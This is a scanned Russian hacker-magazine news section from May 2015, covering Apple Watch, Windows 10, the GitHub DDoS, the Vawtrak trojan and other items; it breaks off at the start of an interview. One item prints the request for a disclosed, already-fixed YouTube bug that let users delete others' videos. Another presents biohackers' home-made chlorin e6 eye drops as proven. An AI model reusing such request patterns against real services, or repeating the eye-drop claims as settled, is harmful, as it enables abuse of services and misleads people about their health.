МАЙ 2015 РЕКОМЕНДОВАННАЯ ЦЕНА 630Р



№196

WWW.XAKEP.RU

0day-атаки через Keep-Alive

стр. 86

Летопись малвари под OS X

стр. 92

Уязвимости протокола IPsec

стр. 80

Cover Story


УПАКУЙ ИХ ВСЕХ!

Docker. Полное недостающее руководство на русском языке по технологии, которая уже перевернула мир

стр. 10




CONTENT



МАЙ 2015
№ 196

MEGANEWS



Мария «Mifrill» Нефёдова
mifrill@real.xakep.ru

Сложности с Apple Watch

С КАКИМИ ТРУДНОСТЯМИ ПРИШЛОСЬ СТОЛКНУТЬСЯ РАЗРАБОТЧИКАМ

Новость месяца

Обозреватель Bloomberg рассказал, что экран часов иногда не включается, когда нужно. По идее, это должно происходить, когда ты смотришь на часы, но датчики не всегда работают верно — порой приходится потрясти рукой, чтобы «разбудить» их. «Смотришь на часы, а они не показывают время — раздражает», — пишет Bloomberg.

Ситуация вокруг Apple Watch сложилась во многом уникальная. Умные часы пока совершенно новый гаджет для рынка, и никто не представляет, какие именно приложения в будущем действительно будут считаться необходимыми. Если говорить совсем честно, пока никто не понимает до конца, зачем вообще нужны смарт-часы. В случае iPhone компания почти год не допускала сторонних разработчиков к созданию приложений, а когда это время истекло, все уже понимали, что действительно нужно. С Apple Watch все иначе. Создание приложения для Apple Watch — задача нетривиальная, и не только из-за перечисленных выше причин.

Уже появились первые обзоры Apple Watch и первые комментарии разработчиков. Для многих огромной проблемой стала невозможность подержать в руках настоящие часы — вместо этого разработчикам предоставили виртуальный эмулятор, который далек от идеала. Порой сложно понять, что работает неверно — ваш собственный код или эмулятор.

Многое на деле оказалось не совсем таким, как ожидалось. К примеру, колесико Digital Crown, которое на презентации позиционировали как революционный элемент интерфейса, пока в SDK для Watch остается лишь инструментом стандартной прокрутки экрана. Делать с колесиком что-либо еще, тем более революционное, нельзя. Работа с эмулятором только усложняет ситуацию, потому что с его помощью очень трудно прогнозировать работу прокрутки: будет ли она легкой, с усилием, быстрой или медленной, остается только гадать. Стоит ли говорить, что эмулятор лишает девелоперов и возможности увидеть работу своего приложения на настоящих смарт-часах. Приходится изощряться, создавать цифровые макеты, которые, конечно, тоже не дают полной картины.

Разработчики команды Tick рассказали Business Insider и о том, что найти информацию о работе устройства крайне сложно. Чтобы понять, как работает тот или иной элемент, им приходилось даже обращаться к GitHub и искать примеры в коде других, уже реализованных проектов.

Еще одной довольно неприятной новостью стало то, что Apple искусственно ограничила функциональность своих часов. Чтобы продлить время работы устройства, сторонним разработчикам запретили пользоваться датчиком сердцебиения, гироскопом и NFC. Здесь стоит отметить, что ограничение понятно: тест, проведенный парнями из 9to5Mac, показал, что при постоянно включенном экране часы проработают лишь три часа! По этим же причинам в SDK пока сильно ограничена анимация, ведь она тоже прекрасно сажает батарейку. Business Insider предполагает, что приложению с большим количеством анимационных эффектов могут вообще отказать в публикации.




У самой Apple тоже не все идет гладко. Исходно предполагалось, что Apple будет получать от своих партнеров около 2,5–3 миллионов Apple Watch ежемесячно, но теперь планы пересмотрены и можно говорить о 1,25–1,5 миллиона единиц продукции в месяц. Цифры пришлось снизить из-за проблем у поставщиков компании.

ПРИВЕТ ОТ БИОХАКЕРОВ

ГЛАЗНЫЕ КАПЛИ ДЛЯ «ПРОКАЧКИ» НОЧНОГО ЗРЕНИЯ ТЕПЕРЬ МОЖЕТ СДЕЛАТЬ КАЖДЫЙ

Биохакинг уже давно стал реальностью, множество энтузиастов-одиночек, а также целые сообщества объединены любовью к молекулярной биологии и классическим хакерским принципам. Эти ребята считают, что «инновации в биологии должны быть легкодоступными, недорогими и открытыми для всех». Группа Science for the Masses доказала свою приверженность этим принципам не словом, но делом.

Вещество под названием хлорин e6 известно уже давно, в основном его используют при лечении рака. Это светочувствительное вещество, функциональный аналог хлорофилла, которое присутствует в организме некоторых глубоководных рыб. Однако у хлорина e6 существует любопытный побочный эффект, как раз и привлекший внимание биохакеров: если раствор хлорина e6 закапать в глаза, зрение в условиях плохой освещенности (в сумерках и даже в темноте) ощутимо улучшится. Биохакеры уже провели собственное исследование и сообщили об успешном его завершении. Габриель Лисина, ставивший эксперимент непосредственно на себе, через час после получения минимальной дозы хлорина e6 стал безошибочно различать в почти полной темноте объекты, находившиеся на расстоянии десяти, а позже и пятидесяти метров. Остальные участники опыта, не получившие «чудо-капель», сумели опознать объекты лишь в трети случаев.



Парни из Science for the Masses считают, что уже доказали эффективность препарата, и опубликовали рецепт изготовления раствора: bit.ly/1BIYjYf. Как истинные хакеры, они убеждены, что подобные вещи люди вправе изготавливать самостоятельно, а фармацевтические компании и патенты лишние на этом празднике науки.



5000 ДОЛЛАРОВ ЗА БАГ НА YOUTUBE

НА КРУПНЕЙШЕМ ВИДЕОХОСТИНГЕ БЫЛА ВОЗМОЖНОСТЬ УДАЛЯТЬ ЧУЖИЕ ВИДЕО

Все-таки программы выплат вознаграждений за найденные уязвимости — очень полезная штука. Порой энтузиасты находят столь вопиющие и неожиданные баги даже внутри самых популярных сервисов, что просто диву даешься. Очередной яркий пример — уязвимость, обнаруженная на YouTube Камилем Хисматуллиным из Казани.

Камиль нашел способ (нужно заметить, несложный), благодаря которому любой пользователь мог спокойно удалить с видеохостинга чужие ролики. Чьи угодно. Стоит сказать, что автор эксплойта — постоянный участник программы поиска уязвимостей Google. Объектом его исследования в этот раз была YouTube Creator Studio, хакер изучал работу системы live_events/broadcasting в поисках уязвимостей CSRF или XSS. В итоге Камиль обнаружил не совсем то, что искал. Оказалось, для удаления любого видео достаточно послать запрос вида:

```
POST https://www.youtube.com/live_↵
events_edit_status_ajax?action_delete_↵
live_event=1
event_id: ANY_VIDEO_ID
session_token: YOUR_TOKEN
```

И ответ будет прекрасен:

```
{
 "success": 1
}
```

Нужно отдать должное Google: устранили баг почти моментально, хотя стояло раннее субботнее утро. В комментариях в своем блоге хакер признался, что ожидал награды в размере 15–20 тысяч долларов, но, перечитав правила программы вознаграждений, понял, что погорячился и ему выплатили оговоренный там максимум.



«Мы приняли очень верное решение и еще одно не совсем верное. Правильным решением стала наша исследовательская программа. Но мы поступили не совсем верно, когда позволили привлечь к программе так много внимания, да еще и сами этому поспособствовали. Мы сами побудили людей к мысли, что Glass — это готовый продукт».

АСТРО ТЕЛЛЕР,
глава исследовательского подразделения Google X

ПЛАМЕННАЯ РЕЧЬ ПИТЕРА СУНДЕ

ОСНОВАТЕЛЬ THE PIRATE BAY ПРИЗВАЛ ВСЕХ БОРЦОВ ЗА СВОБОДУ ИНФОРМАЦИИ ИДТИ В НОГУ СО ВРЕМЕНЕМ

Известный активист и один из основателей The Pirate Bay Питер Сунде опубликовал на страницах TorrentFreak своеобразный некролог, констатировав официальную смерть «пиратского движения», а также отметил полную его несостоятельность и бесполезность в последние годы. Однако Сунде призывает не расстраиваться, а, наоборот, порадоваться этому факту. Лучше дадим слово ему самому:

«Да, вы поняли меня правильно. Пиратское движение умерло, оно почти сошло на нет и все такое. Но не обращайте на это внимания. О каких целях мы говорим и говорили все это время? О свободе информации и свободе слова, о повсеместном наблюдении, коррупции, корпоративных боссах, контроле над нашей инфраструктурой и о праве на доступ к образованию. Мы говорили о многом. Эти дискуссии тоже умерли, заглохли? Нет. Но движемся ли мы к достижению этих целей? Боюсь, что нет.

Я говорил об этом уже много раз и повторюсь еще раз: мы проиграли эти сражения. Некоторые люди до сих пор отказываются сдаваться, в духе классического Монти Пайтона, они уверяют, что их любимое „пиратское движение“ живо. Они путают теплое с мягким.


Оставьте мысли о том, что пираты крутые. Это не так. Самое большое сожаление, которое лично я вынес из всего этого, — что мы вообще использовали слово „пират“. Даже Джонни Депп не смог заставить пирата выглядеть круто (а он справился, когда сыграл офигенного драгдилера)! Пираты ужасны. И пираты наших дней — в том числе в Сомали — терпят очередное поражение. Отлично! Давайте же наконец избавимся от этой дурацкой культуры любви к дурацкой культуре.

Если говорить в политическом ключе, я поддерживаю квинтэссенцию всего того, чем является современный „пират“. Но, надеюсь, вы понимаете, что я — гораздо больше, чем „пират“. Надеюсь, вы в состоянии увидеть картину в целом. „Пиратское движение“ просто не способно вместить в себя все. Так зачем ограничивать себя? Зачем тратить время и силы на то, что не работает в масштабе общей картины? „Движению“ приходилось сталкиваться со множеством политических аспектов, и это нормально, но только не в формате партии. Партия должна иметь идеологическое виденье той самой общей картины. Ответьте мне, каково мнение пиратской партии по вопросам иммиграции? А по вопросам борьбы с наркотиками? А ведь все это варьируется от страны к стране.

Так пусть „пиратское движение“ идет к черту! Переименуйте его, сделайте ребрендинг, что угодно. Просто не нужно быть чертовым пиратом. Будьте чем-то круче. Станьте гражданином мира, которому небезразличны перечисленные выше вещи. Вступите в партию и донесите до них эти идеи. Внедритесь к ним. Скооперируйтесь с другими людьми и вступите в разные партии, объедините усилия. Да станьте вы хоть ниндзя под прикрытием, был бы толк! Просто не нужно распевать песни о пиратских сокровищах, грабежах и другой херне.

Вы застряли в 2005 году. А десять лет для современных сетей — это огромная прорва времени. Для многих из вас это буквально половина жизни. И вы отказываетесь эволюционировать. Если таков месседж „пиратского движения“, я не понимаю, почему кто-то до сих пор в этом участвует.

„Пиратское движение“ мертво, ура! Да здравствует все остальное. Загорайтесь, горите и загорайтесь снова. Пиромания — это креативно».



Пусть «пиратское движение» идет к черту! Переименуйте его, сделайте ребрендинг, что угодно. Просто не нужно быть чертовым пиратом.

САМЫЕ ПОСЕЩАЕМЫЕ И ДЫРЯВЫЕ

→ Эксперты компании Menlo Security — ребята не из ленивых. Шутка ли — проверить и внимательно изучить миллион самых посещаемых сайтов (всего команда просканировала 1,75 миллиона ссылок и 750 тысяч доменов) по версии Alexa, а после проанализировать полученные данные. Результаты исследования, увы, оказались не слишком оптимистичны.

Каждый третий сайт относится к категории риска
34%
взломан, работает на уязвимом ПО или уже атакует посетителей

Каждый пятый сайт работает на уязвимом ПО
21%

10% сайтов работают на уязвимых версиях PHP;
8% используют уязвимые версии веб-серверов (Apache — 4% и IIS — 4%);
2% сайтов используют уязвимые системы управления контентом (2% делятся примерно поровну между Drupal и WordPress)

Каждый двадцатый сайт распространяет
6%
малварь, спам или является частью ботнета



По данным AVG Technologies, троян Vawtrak появился в начале 2015 года и достиг пика активности в конце января. В феврале его активность упала и остается на примерно одном уровне по сей день.

ЕЩЕ ОДИН ОЧЕНЬ КРЕАТИВНЫЙ ТРОЯН

ПРЕСТУПНИКИ ДЕМОНСТРИРУЮТ НОВЫЕ ГРАНИ ИЗОБРЕТАТЕЛЬНОСТИ — ОБНОВЛЕНИЯ ЧЕРЕЗ ФАВИКОНЫ ЕЩЕ НУЖНО БЫЛО ПРИДУМАТЬ

Черный рынок ежедневно прирастает новыми образчиками малвари, но в основном это поставленные на поток «производства», где один зловред отличается от своих собратьев и предыдущих версий минимально. Действительно, зачем изобретать колесо, когда работающие схемы и приемы уже известны? Однако время от времени антивирусные лаборатории вылавливают в Сети нечто новенькое и необычное, малварь, к созданию которой явно подошли творчески.

Банковский троян Vawtrak, который поймали специалисты AVG Technologies, — отличный пример креативного зловреда. Vawtrak распространен в США, Великобритании и Чехии. На ПК жертвы он попадает разными путями: через drive-by-атаки, эксплойт-паки и загрузчики. Попав в систему, троян получает доступ к банковскому счету жертвы и привлекает модуль Pony для копирования всех возможных учетных данных.

Но интерес экспертов и СМИ Vawtrak заслужил благодаря умению загружать обновления из фавиконов, используя Tor2Web-прокси! Фактически использование стеганографии в малвари не новость, но прятать адреса серверов обновлений в фавиконы ранее не догадался никто. Разумеется, система не обращает внимания на скачивание фавикона, не подозревая о его содержимом. К тому же доступ к командным серверам осуществляется через Tor2Web, без установки дополнительного ПО на компьютер жертвы.

GOOGLE CODE ЗАКРЫВАЕТСЯ

...ПОТОМУ ЧТО ВСЕ ЛЮБЯТ GITHUB

Еще одним хостингом для проектов с открытым исходным кодом станет меньше: Google объявила об официальном закрытии Google Code. Почему? Потому что в Сети сегодня существуют куда более популярные и хорошие варианты для этих целей. В прощальном послании говорится, что в 2006 году, когда Google Code был запущен, компания была искренне огорчена тем, что open source комьюнити приходится довольствоваться весьма ограниченным набором вариантов. С тех пор на сцене появились GitHub и Bitbucket, которые затмили собой Google Code и перетянули большую часть пользователей к себе. Google тем временем приходилось бороться со спамом и разнообразным абьюзом, которым подвергался проект.

С 12 марта 2015 года были официально прекращены создание и регистрация новых проектов, но сервис пока работает. Дальнейшие планы таковы: 24 августа 2015 года прекратят обновление размещенных проектов, а 25 января 2016 года Google Code закроется окончательно. Компания предоставила разработчикам утилиты для экспорта данных в GitHub или Bitbucket. Пользователям на протяжении периода ликвидации Google Code будут доступны все функции. Архив проектов Google обещает сохранить до конца 2016 года.



БЕЗОПАСНОСТЬ РУНЕТА

64% респондентов когда-либо становились жертвами кибермошенничества:

- **63%** при пользовании электронной почтой
- **84%** в соцсетях
- **4%** при совершении онлайн-платежей

Mail.Ru совместно с аналитической компанией Nielsen провели исследование, участие в котором приняли 1783 респондента в возрасте от 15 до 64 лет. Исследователи хотели установить, насколько хорошо российские пользователи осведомлены о киберугрозах, умеют ли обезопасить себя и доводилось ли им столкнуться с кибермошенничеством.

Пароль своего почтового ящика

Никогда не менял	22%
Меняет его реже раза в год	34%
Меняет пароль раз в полгода	23%
Меняет пароль раз в месяц или чаще	21%

12% опрошенных используют одинаковые пароли для всех учетных записей

использует разные пароли:

- **36%** для наиболее важных и одинаковые для всего остального
- **51%** везде

При совершении онлайн-платежей:

60% опрошенных внимательно изучают информацию о магазине в Сети;
27% избегают магазинов на бесплатных хостингах;
17% используют виртуальную клавиатуру при вводе конфиденциальных данных;
17% проверяют сертификат SSL банка или платежной системы;
15% не делают ничего.



МОЩНАЯ И НЕОБЫЧНАЯ DDOS-АТАКА НА GITHUB

АТАКА ДЛИНОЙ В СЕМЬ ДНЕЙ, СЛЕДЫ КОТОРОЙ УВОДЯТ В КИТАЙ

Сильнейшей атаке за всю историю проекта подвергся GitHub в начале апреля. Помимо огромной мощности, эта атака примечательна своей организацией и подозрениями на испытание новых методов цензурирования контента.

Целью атакующих стали два репозитория GitHub, борющиеся с цензурой в Китае: GreatFire и cn-nytimes (китайская версия The New York Times). Атака свелась к тому, что для пользователей некитайских сетей осуществлялась подмена JavaScript-кода сервисов Baidu Analytics и Baidu Ads. Вместо них к упомянутым репозиториям отправлялись цикличные запросы. С самого начала атаки возникли подозрения, что она реализована на оборудовании «Великого китайского файрвола». В дальнейшем исследования компаний Errata Security и Insight Labs показали, что модификация трафика действительно производилась на нем или в непосредственной близости от него, в частности в инфраструктуре магистральной опорной сети крупнейшего китайского провайдера China Unicom.

Суммарно атака длилась почти неделю, и все это время пользователи испытывали серьезные трудности с доступом к сайту. По итогу GitHub так и не назвал никаких имен и не «ткнул ни в кого пальцем», однако Китай и Baidu, проведшая внутреннее расследование, отвергли все обвинения СМИ в свой адрес. Утверждать, что это стопроцентная ложь, нельзя, ведь инфраструктуру сети China Unicom, в общем-то, действительно могли взломать и использовать третьи лица.

«Исходя из полученных сообщений, мы считаем, что авторы атаки пытаются заставить нас удалить специфический тип контента», — аккуратно прокомментировали в официальном блоге GitHub.

«В пузыре всегда находится кто-нибудь с „прекрасной“ идеей, сулящей инвесторам сказочные миллиарды долларов прибыли, соотносимой с реальной историей успеха. В пузыре доткомов это были Broadcast.com, AOL, Netscape и другие. Сегодня эту роль играют Uber, Twitter, Facebook и прочие».



Марк Кьюбан,
предприниматель, инвестор

1200
андроид-приложений уязвимы к FREAK-атакам

→ Компания FireEye провела исследование, результаты которого опубликовала в своем официальном блоге. Согласно отчету, команда проверила более 10 тысяч популярных андроид-приложений и 1228 из них по-прежнему уязвимы к FREAK-атакам. Похожая ситуация наблюдается с iOS: там из 14 тысяч приложений уязвимо 771. Хотя Google и Apple оперативно выпустили патчи, многие приложения все равно подвержены багу, так как «используют уязвимую OpenSSL-библиотеку, подключаясь к уязвимым HTTPS-серверам».

3%
сотрудников покинут штат Яндекса

→ Компанию «Яндекс», в которой работают более 6 тысяч человек, скоро покинут 170 сотрудников. Компания объясняет это не увольнениями или сокращениями, а обыкновенной ротацией кадров, призванной повысить эффективность работы. Впрочем, экономическая ситуация тоже играет свою роль. Для сравнения, в год на работу в Яндекс принимают порядка 1500 человек и увольняют 750.

НОВЫЕ ДЕТАЛИ О WINDOWS 10

О НОВОЙ ОС MICROSOFT КАЖДЫЙ ДЕНЬ ПОЯВЛЯЮТСЯ ВСЕ НОВЫЕ ПОДРОБНОСТИ, МЫ СОБРАЛИ САМОЕ ИНТЕРЕСНОЕ В ЭТОЙ ЗАМЕТКЕ

Уже известно, что релиз «десятки» состоится совсем скоро — этим летом. Однако новые детали и новые функции продолжают появляться на страницах СМИ и в новых билдах Technical Preview. Итак, что интересного мы узнали о грядущей Windows 10 за последний месяц?

Пожалуй, самая интересная новость была связана с заявлением Терри Майерсона, руководителя подразделения операционных систем в Microsoft. В телефонной беседе с Reuters он сообщил, что бесплатный апгрейд до Windows 10 ожидает не только обладателей лицензионных версий Windows 7 и 8, но и пиратов! Стоит ли говорить, что это заявление вызвало неподдельный переполох в Сети. Неслыханное дело, пираты тоже смогут в течение года использовать Windows 10 бесплатно, после чего их попросят оплатить подписку. Однако позже выяснилось, что все совсем не так радужно, как представлялось некоторым. Бесплатный апгрейд до «десятки» еще не означает, что твоя копия Windows волшебным образом станет лицензионной и получит поддержку. Пиратская, нелицензионная версия так и останется в статусе нелицензионной (Non-Genuine Windows), и, возможно, на нее будут распространяться некие ограничения, к примеру урезание функциональности после 30 дней использования.

Еще одно интересное известие принес официальный блог Microsoft. Оказывается, в работе над браузером Spartan помогает компания Adobe. «Мы изменили нашу внутреннюю систему, чтобы позволить другим крупным игрокам интернета внести вклад в развитие нашей платформы. Компания Adobe улучшила веб-платформу в других браузерах, но не могла произвести такие же улучшения на платформе Microsoft. Это изменилось несколько месяцев назад, когда Microsoft сделала возможным для сотрудников Adobe Web Platform Team работу над проектом Spartan», — заявил Богдан Бринза, менеджер проекта Spartan. Действительно, если Google Chrome, Mozilla Firefox, Apple Safari и Opera базируются на open source проектах, Internet Explorer всегда оставался закрытой территорией. Spartan тоже разработка закрытая, но приятно видеть, что Microsoft все-таки нашла возможность сотрудничать с другими компаниями.


В конце позволь рассказать о паре занимательных технических подробностей. Стало известно, что Windows 10 умеет сжиматься в два раза, для экономии дискового пространства на носителях небольшого размера, таких как SSD. Экономия достигается за счет сжатия системных файлов и отказа от раздела для восстановления системы. В итоге Windows 10 64-bit может «похудеть» на 6,6 Гб, то есть почти в два раза. Еще интересная фишка: в билде 10036 появилась новая функция P2P-скачивания апдейтов и приложений, которую пользователь может активировать по желанию.



Издание Neowin сообщает, что Microsoft работает над добавлением в мобильную версию Windows 10 поддержки Android-приложений. Напомню, что подобное уже было реализовано для BlackBerry. Пока неизвестно, будет ли эмулятор включен в Windows 10, или это произойдет позже, Microsoft никак не прокомментировала данную информацию.



Официальный релиз Windows 10 намечен на лето этого года. ОС выйдет в 190 странах и на 111 языках, сообщили представители Microsoft на пресс-конференции в китайском Шэньчжэне.



Google официально объявила о запуске новой системы модерации приложений в Google Play. Теперь один из этапов проверки ведется живыми сотрудниками Google вручную. Такая система работает уже два месяца, и отбор приложений по-прежнему занимает часы, а не дни, так что говорить об увеличении времени модерации не приходится.



26 мая на форуме Positive Hack Days выступит знаменитый криптограф и советник венчурного фонда Almaz Capital Partners Уитфилд Диффи. Диффи проведет телемост и ответит на вопросы участников форума. Вопросы можно присылать на phd@ptsecurity.com.



Twitch.tv взломали. К сожалению, все довольно серьезно, подтверждена утечка базы данных с паролями пользователей (возможно, в открытом виде). Некоторые пользователи также получили письма с предупреждением о возможной компрометации номера банковской карты и ее срока действия. Twitch не только обнулила пароли, но и отсоединила аккаунты пользователей от аккаунтов Twitter и YouTube.



Общественность пристально следила за процессом по делу Росса Ульбрихта, но почти все забыли о том, что судят не его одного. Между тем модератору форума Silk Road Питеру Нэшу тоже грозит тюремный срок, вплоть до пожизненного заключения. Нэш признан виновным по обвинению в преступном сговоре с целью продажи наркотиков и отмывания денег.

ФАБРИЦИО СОППЕЛЬСА



ПАРА СЛОВ О СЕБЕ

Для меня все началось, конечно же, с информатики. Я изучал дисциплину «Computer science» в Падуанском университете. Я был без ума от компьютеров с подростковых лет. Кстати, впервые познакомился с компьютером лет в одиннадцать-двенадцать.

